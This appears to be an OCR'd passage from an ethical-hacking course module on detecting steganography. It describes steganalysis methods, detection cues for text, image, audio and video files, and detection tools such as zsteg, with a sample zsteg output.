
  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.

- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.



Detecting Steganography (Text, Image, Audio, and Video Files)

Text File	For text files, the alterations are made to the **character positions** to hide the data The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces
Image File	The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data The **statistical analysis** method is used for image scanning
Audio File	The statistical analysis method can be used for detecting audio steganography as it involves **LSB modifications** The **inaudible frequencies** can be scanned for hidden information Any **odd distortions and patterns** show the existence of the secret data
Video File	Detection of the secret data in video files includes a **combination of methods** used in image and audio files

Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

  Text steganography can be detected by taking a closer look at the following aspects:

  - Unusual patterns in the stego-object
  - Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images
  - Sometimes images may become grossly degraded

  - Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
  - Exaggerated “noise”

  Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.

- **Audio File**

  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.


- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.

Steganography Detection Tools

zsteg | zsteg tool is used to **detect stegano-hidden data** in PNG and BMP image files



```
┌─[root@parrot]─[/zsteg/samples]
└──╼ #zsteg cats.png
meta F              .. ["Z" repeated 14999985 times]
meta C              .. text: "Fourth and last cat is Luke"
meta A              .. [same as "meta F"]
meta date:create    .. text: "2019-03-15T23:32:46+07:00"
meta date:modify    .. text: "2019-03-15T23:32:14+07:00"
imagedata           .. file: 68K BCS executable
b1,r,lsb,xy         .. text: "Second cat is Marussia"
b1,g,lsb,xy         .. text: "Good, but look a bit deeper..."
b1,bgr,lsb,xy       .. text: "MF_WIhf>"
b2,g,lsb,xy         .. text: "VHello, third kitten is Bessy"
┌─[root@parrot]─[/zsteg/samples]
└──╼ #
```

https://github.com

- **StegoVeritas**
  https://github.com
- **Stegextract**
  https://github.com
- **StegoHunt™**
  https://www.wetstonetech.com
- **Steganography Studio**
  http://stegstudio.sourceforge.net
- **Virtual Steganographic Laboratory (VSL)**
  http://vsl.sourceforge.net

Steganography Detection Tools


Steganography detection tools allow you to detect and recover hidden information in any digital media, such as images, audio, and video.

- **zsteg**

  Source: *https://github.com*

  The zsteg tool is used to detect stegano-hidden data in PNG and BMP image files.

  As shown in the screenshot, you can use the zsteg tool to detect the hidden secret message in the image file.




```
┌─[root@parrot]─[/zsteg/samples]
└──╼ #zsteg cats.png
meta F              .. ["Z" repeated 14999985 times]
meta C              .. text: "Fourth and last cat is Luke"
meta A              .. [same as "meta F"]
meta date:create    .. text: "2019-03-15T23:32:46+07:00"
meta date:modify    .. text: "2019-03-15T23:32:14+07:00"
imagedata           .. file: 68K BCS executable
b1,r,lsb,xy         .. text: "Second cat is Marussia"
b1,g,lsb,xy         .. text: "Good, but look a bit deeper..."
b1,bgr,lsb,xy       .. text: "MF_WIhf>"
b2,g,lsb,xy         .. text: "VHello, third kitten is Bessy"
┌─[root@parrot]─[/zsteg/samples]
└──╼ #
```

Figure 6.148: Screenshot of zsteg

Some examples of steganography detection tools are as follows:

- StegoVeritas (*https://github.com*)
- Stegextract (*https://github.com*)
- StegoHunt™ (*https://www.wetstonetech.com*)
- Steganography Studio (*http://stegstudio.sourceforge.net*)
- Virtual Steganographic Laboratory (VSL) (*http://vsl.sourceforge.net*)



Module Flow

1 **System Hacking Concepts**

2 **Gaining Access**

